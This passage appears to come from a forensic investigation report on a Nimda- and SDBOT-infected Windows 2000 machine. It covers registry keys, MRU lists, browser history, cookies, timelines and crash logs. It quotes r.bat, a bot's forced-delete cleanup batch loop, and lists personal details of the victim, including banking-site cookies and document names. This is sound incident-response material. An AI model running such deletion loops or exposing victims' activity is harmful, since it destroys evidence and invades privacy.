The r.bat file existed in both Documents and Settings/user/local settings/temp and in /WINNT/temp. Both directories that contain r.bat are full of Nimda tmp, TFTP and other infected files.

The r.bat is a forced delete cleanup batch file that appeared related to SDBOT.

```
@echo off
:start
if not exist “””%1”” goto done
del /F “”%1””
goto start
:done
```

Registry Analysis

The registry was again reviewed for operating parameters such as IP address, user accounts, OS Version and recent activity.

Operating System License Keys

[41] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/proddocs/net_start.asp
[42] http://www.securityfocus.com/archive/75/293711/2002-10-05/2002-10-11/2
[43] http://archives.neohapsis.com/archives/incidents/2003-03/0088.html

The following keys list the product key of the install CD which could identify the licenseholder as well as the installation date of 1/10/2003. The source path of the install was shown to be from CDROM and Service Pack 3 with Hotfix Q147222 were installed.

```
[software\Microsoft\Windows NT\CurrentVersion]
..
"ProductName"="Microsoft Windows 2000"
..
"RegisteredOwner"="Homer Simpson"
"SoftwareType"="SYSTEM"
"CurrentVersion"="5.0"
"CurrentBuildNumber"="2195"
"CurrentType"="Uniprocessor Free"
"SystemRoot"="C:\\WINNT"
"SourcePath"="D:\\I386"
"PathName"="C:\\WINNT"
"ProductId"="51876-335-xxxxxx-xxxxx"
…
"CSDVersion"="Service Pack 3"

[software\Microsoft\Windows\CurrentVersion\Uninstall\{6F716D8C-398F-11D3-85E1-
005004838609}]
"RegOwner"="Homer Simpson"
"RegCompany"=""
"ProductID"="12345-111-1111111-xxxxxx"
"AuthorizedCDFPrefix"=""
…
"DisplayVersion"="9.00.3501"
…
"InstallDate"="20030110"
"InstallLocation"=""
"InstallSource"="C:\\WINNT\\System32\\"
"NoModify"=dword:00000001
"NoRemove"=dword:00000001
"NoRepair"=dword:00000001
"Publisher"="Microsoft Corporation"
…
"WindowsInstaller"=dword:00000001
…
[software\Microsoft\Windows NT\CurrentVersion\HotFix\Q147222]
"Installed"=dword:00000001
```

Registry User IDs

The SAM registry was checked to determine if any other user accounts were created on the system. The normal user accounts and a single non-default account that was created by the administrator was observed.

```
[SAM\SAM\Domains\Account\Users\Names\Administrator]
[SAM\SAM\Domains\Account\Users\Names\Guest]
[SAM\SAM\Domains\Account\Users\Names\IUSR_HOME]
[SAM\SAM\Domains\Account\Users\Names\IWAM_HOME]
```

```
[SAM\SAM\Domains\Account\Users\Names\TsInternetUser]
[SAM\SAM\Domains\Account\Users\Names\PCUSERaccount]
```

TCP/IP Address

The following keys were reviewed for the cable modem supplied TCP/IP address being used by the system.

```
[system\ControlSet001\Services\Tcpip\Parameters\Interfaces\{0DAA144A-8A75-47B7-
8D38-1EEDA5979F3A}]
..
"DhcpIPAddress"="24.128.xx.xxx"
"DhcpSubnetMask"="255.255.252.0"
"DhcpNameServer"="204.127.xxx.xxx 216.148.xxx.xxx"
"DhcpDefaultGateway"=hex(7):32,34…  (24.128.xx.x)
"DhcpDomain"="xxx.xxxx.attbi.com"

[system\ControlSet001\Services\{0DAA144A-8A75-47B7-8D38-
1EEDA5979F3A}\Parameters\Tcpip]
…
"DhcpIPAddress"="24.128.xx.xxx"
"DhcpSubnetMask"="255.255.252.0"
"DhcpServer"="24.34.xxx.xxx"
"LeaseObtainedTime"=dword:3E6E1346       (1047401286 = 3/11/03 – 11:48AM)
"LeaseTerminatesTime"=dword:3E735946     (1047746886 = 3/15/03 – 11:48AM)
```

Using regedit on an NT analysis workstation and creating a dummy dword key, the hex values for lease times were entered and converted to decimal to obtain theUnix Epoch time (seconds since Jan.1,1970).

The Epoch seconds were then converted to real dates on the Linux analysis workstation using a sec-to-date utility[44]. The actual lease periods are shown above and correspond to other findings that show 3/12/03 the last date that the system was used. The IP address given was shown to belong to the victim's cable operator via a WHOIS[45] search.

Search results for: 24.128.0.0

```
OrgName:    AT&T Broadband Northeast
OrgID:      ATBN
Address:    27 Industrial Ave
City:       Chelmsford
StateProv:  MA
PostalCode: 01824
Country:    US

NetRange:   24.128.0.0 - 24.128.255.255
CIDR:       24.128.0.0/16
NetName:    ATBN-1
```

[44] http://people.redhat.com/rkeech/#rktutils
[45] www.arin.net

```
NetHandle:  NET-24-128-0-0-1
Parent:     NET-24-0-0-0-0
NetType:    Direct Allocation
NameServer: NS4.ATTBB.NET
NameServer: NS5.ATTBB.NET
NameServer: NS6.ATTBB.NET
Comment:    For abuse contact abuse@attbi.com
RegDate:
Updated:    2002-08-07
```

Recent File Activity

All recent user activity was reviewed by searching for keys related to “recent”.

```
[NTUSER\Software\Microsoft\Microsoft Management Console\Recent File List]
"File1"="C:\\WINNT\\system32\\compmgmt.msc"
"File2"="C:\\WINNT\\System32\\tscc.msc"

[NTUSER\Software\Microsoft\Office\9.0\Excel\Recent Files]
"File1"="C:\\UserDir\\app\\xxxxx.xls"
```

A utility called Hex2.exe[46] was used to convert hex values for some keys such as the following which showed the access of a readme.htm file by Windows explorer.

```
[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs]
"a”=hex:sanitized
"b"=hex:52,00,65,00,61,00,64,00,6D,00,65,00,2E,00,68,00,74,00,6D,00,00,00,1E,\
  00,32,00,00,00,00,00,00,00,00,00,00,00,00,52,65,61,64,6D,65,20,28,32,29,2E,6C,\
  6E,6B,00,00,00,00
"c"=hex:67,00,73,00,76,00,69,00,65,00,77,00,33,00,32,00,2E,00,69,00,6E,00,69,\
  00,00,00,1C,00,32,00,00,00,00,00,00,00,00,00,00,00,00,67,73,76,69,65,77,33,32,\
  2E,6C,6E,6B,00,00,00,00
…
```

The MRU list shows the order of access:
"MRUList"="oxactbq}wfyzn|p{ursmkjhviegld"

Decoded Hex Values

a	sanitized.lnk	
b	Readme.htm	Readme (2).lnk
c	gsview32.ini	gsview32.lnk
d	gsv34w32.exe	gsv34w32.lnk
e	syllabus.pdf	syllabus.lnk
f	Inspirat_1.pps	Inspirat_1.lnk
g	chapter0_2003.ps	chapter0_2003.lnk
h	mxxxxx.xls	mxxxxx (4).lnk
i	review1.pdf	review1.lnk
j	Mxxxxx	Mxxxxx.lnk

[46] http://occcsa.com/hex.htm

```
        k       03012003.doc            203012003.lnk
        l       gs601w32.exe            2gs601w32.lnk
        m       03102003.doc            203102003.lnk
        n       attack.pps              attack.lnk
        o       TEMP                    TEMP (2).lnk
        p       aaapay.doc              aaapay.lnk
        q       Doc1.doc                Doc1.lnk
        r       giftcertificate.doc     giftcertificate.lnk
        s       payment                 payment.lnk
        t       gsview                  gsview.lnk
        u       PCOrder.doc             PCOrder.lnk
        v       02252003.doc            202252003.lnk
        w       misc                    misc.lnk
        x       data1.cab               data1.lnk
        y       idealjob.gif            idealjob.lnk
        z       lingfu.jpg              lingfu.lnk
        }       confirm2                confirm (2).lnk
        |       Work                    Work.lnk
        {       manifest.txt            manifest.lnk

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.csv]
Down2001xxxx.csv        Down2001xxxx.csv.lnk

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.doc]
"MRUList"="dgfbcajeih"

        a       03012003.doc                    03012003.lnk
        b       giftcertificate.doc             giftcertificate.lnk
        c       03102003.doc                    03102003.lnk
        d       Doc1.doc                        Doc1.lnk
        e       gift2.doc                       gift2.lnk
        f       PCOrder.doc                     PCOrder.lnk
        g       aaa-pay.doc                     aaa-pay.lnk
        h       Herbs as Brain Food.doc         Herbs as Brain Food.lnk
        i       giftcertificate.doc.doc         giftcertificate.doc.lnk
        j       02252003.doc                    02252003.lnk

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.eml]
readme.eml      readme.lnk

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.exe]
"MRUList"="fedcba"

        a       ie6setup.exe                    ie6setup.lnk
        b       ie6setupfull.exe                ie6setupfull.lnk
        c       Encpack_Win2000_EN.exe          Encpack_Win2000_EN.lnk
        d       AdbeDnldmgr_ENU.exe             AdbeDnldmgr_ENU.lnk
        e       gsv34w32.exe                    gsv34w32.lnk
        f       gs601w32.exe                    gs601w32.lnk

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]
        "a"="regedit\\1"
        "MRUList"="cba"
        "b"="calc\\1"
        "c"="cmd\\1"
```

```
[NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU]
        "a"="\\\\companylansys\\storage"
        "MRUList"="a"

Guest

[guest-NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs]

Administrator
[Administrator-NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs]
        "MRUList"="dcba"
        a       Win2000D3D.exe                  Win2000D3D.lnk
        b       voodoo3                         voodoo3.lnk
        c       extranet instructions.doc       extranet instructions.lnk
        d       Compact Disc (D:)               Compact Disc.lnk

[Administrator-NTUSER\Software\Microsoft\Microsoft Management Console\Recent File List]
"File1"="C:\\WINNT\\system32\\compmgmt.msc"

[Administrator-NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.exe]
Win2000D3D.exe          Win2000D3D.lnk

[Administrator-NTUSER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]
```

The recent command activity showed that the primary system user account was the victim's. The guest account had no command history. The Administrator account had been used mostly for setup activity of the video adapter.

The victim's user account accessed computer management and terminal services via the Microsoft Management Console, the command shell prompt, windows calculator and the system registry editor via GUI File Run and Voodoo Graphics, a VPN instruction guide and a CD directory via the File Explorer. By viewing the registry alone the date of the activity could not be determined. The activity did not reveal malware access via normal Windows methods.

MS Office Activity

The Autopsy timeline was again reviewed to determine if any interesting .doc or other recently accessed files listed were present. With the exception of the default .doc and .xls templates most documents were found to exist only on floppy. The review confirms that system was not used to store large amounts of personal data. Offline data would need to be obtained via court order during a formal discovery for trial.

```
Mon Jul 24 2000 10:25:44    19456    m..    -rwxrwxrwx      0      0      12687
        <W2K001-40gb-hdd1.img-xxxx-pay.doc-dead-12687>
Tue Oct 22 2002 10:09:58    19968    m..    -/-rwxrwxrwx    0      0      12678-128-4
        /TEMP/A driveFiles/It can buy a House.doc (deleted)
Sun Dec 01 2002 20:31:22    64000    m..    -rwxrwxrwx      0      0      12672
        <W2K001-40gb-hdd1.img-12012001.doc-dead-12672>
Sat Dec 21 2002 14:53:36   720315    m..    -rwxrwxrwx      0      0      12666
        <W2K001-40gb-hdd1.img-Dc83.exe-dead-12666>
```


```
Sat Dec 21 2002 22:56:38    54784       m..         -rwxrwxrwx          0           0           12681
            <W2K001-40gb-hdd1.img-The Basics.doc-dead-12681>
Wed Dec 25 2002 13:41:16    32256       m..         -rwxrwxrwx          0           0           12680
            <W2K001-40gb-hdd1.img-PCOrder.doc-dead-12680>
Thu Dec 26 2002 23:15:48   124928       m..         -rwxrwxrwx          0           0           12663
            <W2K001-40gb-hdd1.img-12272002.doc-dead-12663>
Thu Dec 26 2002 23:18:40    74752       m..         -rwxrwxrwx          0           0           12667
            <W2K001-40gb-hdd1.img-12012001x.doc-dead-12667>
Sat Dec 28 2002 20:06:34    19456       m..         -rwxrwxrwx          0           0           12682
            <W2K001-40gb-hdd1.img-The real kicker is the award carries a.doc-dead-12682>
Tue Jan 14 2003 22:21:35    74752       m..         -rwxrwxrwx          0           0           12730
            <W2K001-40gb-hdd1.img-01142003.doc-dead-12730>
Sun Jan 19 2003 12:40:49    73728       m..         -rwxrwxrwx          0           0           12148
            <W2K001-40gb-hdd1.img-401kcatchup.doc-dead-12148>
                       479          m.c         -rwxrwxrwx          0           12150
            <W2K001-40gb-hdd1.img-401kcatchup.LNK-dead-12150>
Sun Jan 19 2003 12:40:57      73728     ..c         –rwxrwxrwx          0           0           12148
            <W2K001-40gb-hdd1.img-401kcatchup.doc-dead-12148>
Sun Jan 19 2003 14:35:03      64000     .a.         -rwxrwxrwx          0           0           12672
            <W2K001-40gb-hdd1.img-12012001.doc-dead-12672>
Sun Jan 19 2003 14:35:10      124928    .a.         -rwxrwxrwx          0           0           12663
            <W2K001-40gb-hdd1.img-12272002.doc-dead-12663>
Sun Jan 19 2003 14:35:14      74752     ..c         -rwxrwxrwx          0           0           12667       <W2K001-40gb-
hdd1.img-12012001x.doc-dead-12667>
Mon Jan 27 2003 08:33:37      81408     ma.         -rwxrwxrwx          0           0           16450
            <W2K001-40gb-hdd1.img-01272003.doc-dead-16450>
```

Browser Activity

Internet Explorer History Files

The extracted Internet Explorer (IE) index.dat history files were reviewed on an NT Analysis workstation with a utility called Cache Reader[47].

It was observed that the Administrator account was initially used after installation and the browser default MSN site was accessed but otherwise had no IE activity.



D:\HST\ADM\HISTORY.IE5\INDEX.DAT

Number of lines: 87


Index size: 48 KB

No.	URL	Latest visit
42	Visited: Administrator@http://lw10fd.law10.hotmail.msn.com/cgi-bin/logout?curmbox=F000000001&a=f842cbf8f9b7	01/11/2003 12:21:33
43	Visited: Administrator@res://srvwiz.dll/config.htm	01/11/2003 13:33:02
44	Visited: Administrator@http://tech.msn.com/IP/msnart3000.asp	01/11/2003 12:15:33
45	Visited: Administrator@http://nforcefiles.net/afilesa2aa/3dfxdrivers/Win2000D3D.exe	01/11/2003 12:19:46
46	Visited: Administrator@about:Home	01/11/2003 12:13:09
47	Visited: Administrator@http://www.msn.com	01/11/2003 12:21:39
48	Visited: Administrator@http://arc1.msn.com/ADSAdClient31.dll?GetAd?PG=PROIMG?SC=D1	01/11/2003 12:16:49
49	Visited: Administrator@http://rad.msn.com/ADSAdClient31.dll?GetAd?PG=PROCOM	01/11/2003 12:15:37

Figure 21. Administrator Browsing

[47] http://www.wbaudisch.de/CacheReader.htm

The guest account was logged on on 2/19/03 and accessed CreateCD but otherwise had no IE activity.



D:\HST\GST\HISTORY.IE5\INDEX.DAT

Number of lines: 2

Index size: 32 KB

No.	URL	Latest visit
1	Visited: Guest@about:Home	02/19/2003 06:05:51
2	Visited: Guest@file:///C:/Program%20Files/Adaptec/Easy%20CD%20Creator%204/CreateCD/Html/main.htm	02/19/2003 06:07:43

Figure 22. Guest Browsing

The Victim's user account was used shortly after the Administrator's activity was seen and it was noted for the timeline that no additional browser activity was seen until 2/14 at 01:52AM.

On 2/24 at 22:14 the Adobe Downloader and FTP GSView32.exe sites were selected and on 3/6/03 at 23:00 Online banking account setup was seen. Other banking observed on subsequent days was at a different bank.

At 8:54PM on the night prior to the last system use on March 11 the user account accessed w32/Nimda.enc infected readme.eml and W32.Nimda.A@mm(html) infected Readme.htm files. Prior access to desktop doc1.doc on that day was at 9:18am. The last Internet browsing use was on 3/10 at 10:36AM.

Browser Cookies

<u>January</u>

14	0:55	PCUSER@hotmail.msn[1].txt
14	10:28	PCUSER@atdmt[2].txt
14	21:45	PCUSER@radioshack[2].txt
14	21:45	PCUSER@www.radioshack[1].txt
16	19:28	PCUSER@mappoint.msn[2].txt
19	9:07	PCUSER@netfastmedia[1].txt
19	11:04	PCUSER@microsoft[1].txt
19	12:45	PCUSER@morningstar[1].txt
23	20:43	PCUSER@questionmarket[1].txt
25	10:06	PCUSER@jcpenney[1].txt
25	10:06	PCUSER@www1.jcpenney[1].txt
25	10:09	PCUSER@bluestreak[2].txt
25	10:09	PCUSER@doubleclick[1].txt
25	10:12	PCUSER@advertising[1].txt
25	10:16	PCUSER@mediaplex[2].txt
25	10:16	PCUSER@www.apartmentguide[2].txt
25	10:17	PCUSER@LPlowermybills[2].txt
25	10:17	PCUSER@server.iad.liveperson[1].txt
26	22:44	PCUSER@fnac[2].txt
26	22:46	PCUSER@x10[2].txt
27	8:21	PCUSER@verizon[1].txt
27	10:46	PCUSER@msnbc[1].txt
27	12:25	PCUSER@channels.msn[2].txt

Februrary

6	22:19	PCUSER@my.fleetcards[1].txt
12	22:02	PCUSER@statse.webtrendslive[1].txt
12	22:04	PCUSER@www.footsmart[1].txt
13	21:45	PCUSER@eshop.msn[1].txt
13	21:45	PCUSER@shopping.msn[2].txt
15	11:53	PCUSER@gator[1].txt
15	11:53	PCUSER@search.netster[2].txt
15	11:53	PCUSER@z1.adserver[2].txt
15	11:58	PCUSER@bizrate[2].txt
15	12:06	PCUSER@landing.domainsponsor[1].txt
15	12:07	PCUSER@domainsponsor[2].txt
15	12:08	PCUSER@www.1stblaze[1].txt
15	14:56	PCUSER@fastclick[2].txt
15	14:56	PCUSER@www.fame-inc[2].txt
15	14:56	PCUSER@www.newsmax[1].txt
16	15:58	PCUSER@ads.rodale[2].txt
16	15:59	PCUSER@www.rodalestore[1].txt
16	16:47	PCUSER@www.prevention[2].txt
22	12:30	PCUSER@www.adobe[1].txt
22	12:34	PCUSER@cgim.adobe[1].txt
22	12:35	PCUSER@download.adobe[1].txt
22	12:36	PCUSER@ardownloadenu.adobe[1].txt
22	12:45	PCUSER@ads.specificpop[1].txt
22	12:46	PCUSER@boston[1].txt
22	15:26	PCUSER@google[1].txt
22	15:35	PCUSER@lw10fd.law10.hotmail.msn[2].txt
22	15:35	PCUSER@passport[2].txt
22	15:36	PCUSER@starwars[1].txt
22	15:37	PCUSER@www.msnbc[2].txt
22	15:38	PCUSER@cartoonnetwork[2].txt

March

1	14:24	PCUSER@web.da-us.citibank[1].txt
6	22:12	PCUSER@citi.bridgetrack[1].txt
8	15:48	PCUSER@msn[1].txt
9	14:22	PCUSER@fleet[2].txt
9	16:33	PCUSER@search.msn[2].txt
9	16:33	PCUSER@trafficmp[2].txt
10	9:34	PCUSER@www.msn[1].txt
10	9:39	PCUSER@giftcertificates[2].txt

Alternate Data Streams

To look for files that may have been hidden using Alternate Data Streams, a hard drive containing the recovered image was mounted as the secondary drive in a Windows 2000 configuration. The Sysinternals utility streams was then run against the image. The output is shown below to have a single ADS. The stream was confirmed to exist on a known good Windows 2000 configuration and discounted as a malicious use item.

```
Streams v1.3 - Enumerate alternate NTFS data streams
Copyright (C) 1999-2001 Mark Russinovich
Sysinternals - www.sysinternals.com
…
h:\\Documents and Settings\PCUSER\My Documents\My Pictures\Sample.jpg:
   :   Q30lsldxJoudresxAaaqpcawXc:$DATA        4592
   :{4c8cc155-6c1e-11d1-8e41-00c04fb9386d}:$DATA     0
```

Timeline

To create a detailed and complete timeline for system activity the Autopsy timeline data was used. The timeline data was also correlated with various logfile and other information found on the image to further reinforce its' validity.

Autopsy created both a timeline summary and a timeline detail file that were used to establish key aspects of file usage on the recovered partition evidence image based upon their Modified/Accessed/Created (MAC) times that are maintained by the Operating System. The attributes listed are used as follows:

- Modified - File contents altered. Could be modified before created.
- Accessed - Accessed as when last read by a program
- Created – Original creation or copy date. File owner or other attributes changed

The Maresware[48] forensics tool site has a good explanation of MAC times.

Autopsy Summary Timeline

The Autopsy summary output file was useful to illustrate dates that contained heavy volumes of file access activity such as package groupings, installations, upgrades or possible malicious activity due to virus replication.

Table from Daily Summary for Timeline of /opt/Evidence//W2K001/W2K001-SRVR/output/body

Pre-Install MAC times – Filtered to show the first date seen and over 100 per day only

Wed Aug 07 1991: 15
Thu Feb 18 1993: 118
Tue Feb 17 1998: 161
Thu Aug 20 1998: 116
Wed Sep 16 1998: 117
Wed Oct 21 1998: 297
Wed Mar 03 1999: 140
Wed May 12 1999: 123
Wed May 19 1999: 1225
Thu Jul 29 1999: 315
Tue Dec 07 1999: 6314
Mon Dec 20 1999: 214

[48] http://www.dmares.com/maresware/articles/filetimes.htm

Tue Dec 21 1999: 105
Wed Dec 29 1999: 180
Wed Jan 19 2000: 151
Thu Mar 09 2000: 256
Thu Jun 01 2000: 268
Tue Jun 06 2000: 171
Mon Sep 11 2000: 123
Mon Jul 22 2002: 4442

File activity summary from the Windows 2000 installation date to the last day of use

Fri Jan 10 2003: 13660
Sat Jan 11 2003: 1197
Mon Jan 13 2003: 17
Tue Jan 14 2003: 24
Wed Jan 15 2003: 3
Thu Jan 16 2003: 2
Sat Jan 18 2003: 606
Sun Jan 19 2003: 1148
Mon Jan 20 2003: 2012
Wed Jan 22 2003: 240
Thu Jan 23 2003: 231
Fri Jan 24 2003: 356
Sat Jan 25 2003: 947
Sun Jan 26 2003: 352
Mon Jan 27 2003: 638
Wed Jan 29 2003: 299
Fri Jan 31 2003: 2
Sat Feb 01 2003: 258
Wed Feb 05 2003: 7
Thu Feb 06 2003: 206
Sat Feb 08 2003: 10
Sun Feb 09 2003: 5
Wed Feb 12 2003: 330
Thu Feb 13 2003: 123
Sat Feb 15 2003: 562
Sun Feb 16 2003: 139
Mon Feb 17 2003: 42
Tue Feb 18 2003: 158
Wed Feb 19 2003: 286
Sat Feb 22 2003: 2469
Sun Feb 23 2003: 2072
Mon Feb 24 2003: 200
Sat Mar 01 2003: 8240
Sun Mar 02 2003: 126
Thu Mar 06 2003: 121
Sat Mar 08 2003: 370
Sun Mar 09 2003: 1136
Mon Mar 10 2003: 405
Tue Mar 11 2003: 2007
Wed Mar 12 2003: 2621

Note: The summary dates identified above did not initially reveal the installation date.

Autopsy Detailed Timeline

The timeline detail file contains the MAC dates for all files, included deleted files that were in the image and is 7.7MB. This file was opened in an editor and reviewed for operating system installation and service pack/hot-fix installation, application installation dates, signs of abnormal activity and browser activity. The log files collected from the system were also correlated with timeline dates when possible to obtain more detail on the activity. The following detail data has been filtered and trimmed to remove inode and other extra information in order to highlight date/time events. The actual unedited timeline is provided on evidence CD8.

Pre-Installation Dates

It was noted that many files have dates in the timeline preceding 2003 and that they indicated modification dates of installed software.

Wed May 19 1999 10:54:00

```
          m.. /WINNT/Help/iisHelp/iis/htm/core/iipy_4.htm
          m.. /WINNT/Help/iisHelp/iis/htm/core/iipy_47.htm
Tue Dec 07 1999 07:00:00
          m.. /WINNT/system32/ir50_32.dll
          m.. /WINNT/system32/dllcache/ping.exe
          m.. /WINNT/system32/drivers/npfs.sys
Mon Jul 22 2002 13:05:04
          m.. /Program Files/Common Files/System/ado/msadomd.dll
          m.. /WINNT/ServicePackFiles/i386/cdfs.sys
          m.. /WINNT/ServicePackFiles/i386/vbscript.dll
```

Windows 2000 Installation Date

January 10 is the system install date. The following activity shows the creation of core operating system directories and files.

```
Fri Jan 10 2003 17:02:32
          mac /$UpCase
          mac /$Secure:$SDH
          mac /$LogFile
          mac/$AttrDef
          mac /$Secure:$SDS
          mac /$Bitmap
          mac /$Secure:$SII
          mac /$BadClus
          mac /$MFT
          mac /$MFTMirr
          mac /$Boot
          mac /$Volume
          mac /$BadClus:$Bad
          mac /$Extend

Fri Jan 10 2003 17:03:02
          m.. /WINNT/repair
          m.. /WINNT/system32/ShellExt
…
Fri Jan 10 2003 17:14:47
          mac /WINNT/ModemDet.txt
```

OS Installed and first REBOOT

```
Fri Jan 10 2003 17:52:28
          m.. /boot.ini
          m.. /Documents and Settings/All Users/Application Data/Microsoft/Network/Connections
          m.. /Documents and Settings/All Users/Application Data/Microsoft
```

Pause then finish Install

```
Fri Jan 10 2003 22:59:45
          .a. /WINNT/system32/msdtcprf.ini
          mac /WINNT/system32/DTCLog/MSDTC.LOG

Fri Jan 10 2003 23:00:01
```

```
          ma. /Documents and Settings/All Users/Application
          Data/Microsoft/Crypto/RSA/MachineKeys/7a436fe806e483969f48a894af2fe9a1_9d4c41
          06-9e9e-4ee7-9e5d-fc784bf3a413
```

Signoff

```
Fri Jan 10 2003 23:28:54
          mac /WINNT/system32/config/SecEvent.Evt
     m.c /System Volume Information/tracking.log
```

VPN Client Installation

Installed via Install Shield

```
Sat Mar 01 2003 15:47:00
          .ac /Program Files/Common Files/InstallShield/engine/6/Intel 32/corecomp.ini
          .a. /WINNT/system32/stdole32.tlb
          .a. /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/setup.ilg
Sat Mar 01 2003 15:47:25
          mac /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/Setup.ini
          .ac /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/layout.bin
          .ac /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/data1.cab
          ..c /Program Files/InstallShield Installation Information
          m.c /Program Files
          .ac /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/setup.inx
          .ac /Program Files/InstallShield Installation Information/{EF964A78-078C-11D1-B7A7-
          0000C0134CE6}/data1.hdr
```

Corresponding VPN Registry Entries

```
[software\Microsoft\Windows\CurrentVersion\Uninstall\{EF964A78-078C-11D1-B7A7-
0000C0134CE6}]
"UninstallString"="RunDll32
C:\\PROGRA~1\\COMMON~1\\INSTAL~1\\engine\\6\\INTEL3~1\\ctor.dll,LaunchSetup
\"C:\\Program Files\\InstallShield Installation Information\\{EF964A78-078C-11D1-B7A7-
0000C0134CE6}\\setup.exe\" Uninstall"
"DisplayName"="Extranet Access Client"
"LogFile"="C:\\Program Files\\InstallShield Installation Information\\{EF964A78-078C-11D1-B7A7-
0000C0134CE6}\\setup.ilg"
```

WINMGMT.LOG

The Windows Management log[49] contains information that helps establish uptimes of the system and has been included in the timeline.

```
Fri Jan 10 23:05:09 2003 core asked if ok to unload returned 0x1
Fri Jan 10 23:24:22 2003 core shutdown WinMgmt.exe return 0x0
Tue Jan 14 00:56:20 2003 core shutdown WinMgmt.exe return 0x0
```

[49] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wmisdk/wmi/winmgmt_log.asp

```
Tue Jan 14 10:29:55 2003 core shutdown WinMgmt.exe return 0x0
Tue Jan 14 22:21:58 2003 core shutdown WinMgmt.exe return 0x0
Thu Jan 16 19:32:32 2003 core shutdown WinMgmt.exe return 0x0
Sat Jan 18 10:06:13 2003 core shutdown WinMgmt.exe return 0x0
…
Tue Mar 11 11:50:02 2003 core shutdown WinMgmt.exe return 0x0
Tue Mar 11 16:00:32 2003 core shutdown WinMgmt.exe return 0x0
Tue Mar 11 20:25:36 2003 core shutdown WinMgmt.exe return 0x0
Wed Mar 12 12:03:11 2003 core shutdown WinMgmt.exe return 0x0
```

Dr. Watson Logs

Dr.Watson is a Windows debug utility and can be helpful in analyzing anomalous system events. A recovered user application dump file shows that as of 1/25/03 and again on 2/6/03 there were no service packs installed at the time and that an application crash occurred. The application crashes could have been related to NIMDA activity or other destabilizing malware. Dr.Watson logs are also important in showing the active processes that were running on both dates. The records below indicate that the TFTP server processes were active on the 2/6/03 crash date.

user.dmp

```
Application exception occurred:App:(pid=1356)   When: 1/25/2003 @ 11:17:59.946
        Exception number: c0000005 (access violation)

*----> System Information <----*
        Computer Name: xxxxW2K
        User Name: xxxx
        Number of Processors: 1
        Processor Type: x86 Family 6 Model 4 Stepping 2
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: None
        Current Type: Uniprocessor Free
        Registered Organization:
        Registered Owner: Homer Simpson

*----> Task List <----*
   0 Idle.exe                            796 termsrv.exe
   8 System.exe                          864 winmgmt.exe
 204 smss.exe                            904 dfssvc.exe
 228 csrss.exe                           928 inetinfo.exe
 252 winlogon.exe                       1212 svchost.exe
 280 services.exe                       1040 explorer.exe
 292 lsass.exe                          1300 DIRECTCD.exe
 476 svchost.exe                        1336 createcd.exe
 496 SPOOLSV.exe                        1356 OSA9.exe
 556 msdtc.exe                           652 iexplore.exe
 668 svchost.exe                        1124 iexplore.exe
 684 llssrv.exe                         1252 drwtsn32.exe
 728 regsvc.exe                            0 _Total.exe
 740 mstask.exe
```

```
Application exception occurred: App:(pid=1300)      When: 2/6/2003 @ 22:41:37.175
        Exception number: c0000005 (access violation)

*----> System Information <----*
        Computer Name: xxxxW2K
        User Name: xxxxx
        Number of Processors: 1
        Processor Type: x86 Family 6 Model 4 Stepping 2
        Windows 2000 Version: 5.0
        Current Build: 2195
        Service Pack: None
        Current Type: Uniprocessor Free
        Registered Organization:
        Registered Owner: Homer Simpson

*----> Task List <----*
   0 Idle.exe                                    864 winmgmt.exe
   8 System.exe                                  904 dfssvc.exe
 204 smss.exe                                    928 inetinfo.exe
 228 csrss.exe                                  1208 svchost.exe
 252 winlogon.exe                                336 explorer.exe
 280 services.exe                               1360 DIRECTCD.exe
 292 lsass.exe                                   384 createcd.exe
 472 svchost.exe                                1300 OSA9.exe
 496 SPOOLSV.exe                                1152 iexplore.exe
 560 msdtc.exe                                  1040 tftp.exe
 672 svchost.exe                                1276 tftp.exe
 688 llssrv.exe                                  852 dllhost.exe
 732 regsvc.exe                                 1412 drwtsn32.exe
 744 mstask.exe                                    0 _Total.exe
 804 termsrv.exe
```

Note: The log output and columns have been reformatted to save space.

IIS Logfiles

